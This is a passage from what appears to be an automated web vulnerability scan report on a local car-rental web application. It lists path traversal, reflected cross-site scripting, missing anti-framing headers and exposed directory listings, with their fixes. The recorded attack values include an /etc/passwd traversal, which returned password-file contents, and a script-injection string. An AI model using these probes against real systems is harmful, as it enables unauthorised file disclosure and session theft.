  <td width="20%">Source ID</td><td width="80%">1</td>
</tr>

</table>
```

<table width="100%" class="results">

<tr height="24" class="risk-high">
<th width="20%">High (Medium)</th><th width="80%">Path Traversal</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=%2Fetc%2Fpasswd</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">type</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">/etc/passwd</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">root:x:0:0</td>
</tr>

<tr bgcolor="#e8e8e8">

<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=%2Fetc%2Fpasswd</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">type</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">/etc/passwd</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">root:x:0:0</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">2</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links. Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations. When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> http://projects.webappsec.org/Path-Traversal http://cwe.mitre.org/data/definitions/22.html </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">22</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">33</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">1</td>
</tr>

</table>

<table width="100%" class="results">

<tr height="24" class="risk-high">
<th width="20%">High (Low)</th><th width="80%">Cross Site Scripting (Reflected)</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/contact-us.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">

<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/updatepassword.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/post-testimonial.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/search-carresult.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">

<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=terms.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/index.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/car-listing.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/updatepassword.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">MyEmail</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=5</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">email</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Attack</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">'"<script>alert(1);</script></td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">12</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when

generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere. </td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html </td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">79</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">8</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">1</td>
</tr>
</table>

<table width="100%" class="results">
<tr height="24" class="risk-medium">
<th width="20%">Medium (Medium)</th><th width="80%">X-Frame-Options Header Not Set</th>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=privacy/php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">

<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/edit-vehicle.php?id=1</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/search-carresult.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=terms.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=M;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/post-testimonial.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/car-listing.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/testimonials.php</td>
</tr>
<tr bgcolor="#e8e8e8">

<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=N;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=M;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=M;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=3</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/my-booking.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">

<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=S;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=2</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=1</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=S;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Frame-Options</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">79</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"><p>Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET)

then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers). </td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx </td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">16</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">15</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">3</td>
</tr>
</table>

<table width="100%" class="results">
<tr height="24" class="risk-medium">
<th width="20%">Medium (Medium)</th><th width="80%">Application Error Disclosure</th>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=M;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=N;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=S;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=D;O=A</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=M;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=N;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Parent Directory</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=D;O=D</td>
</tr>
<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>
<tr bgcolor="#e8e8e8">
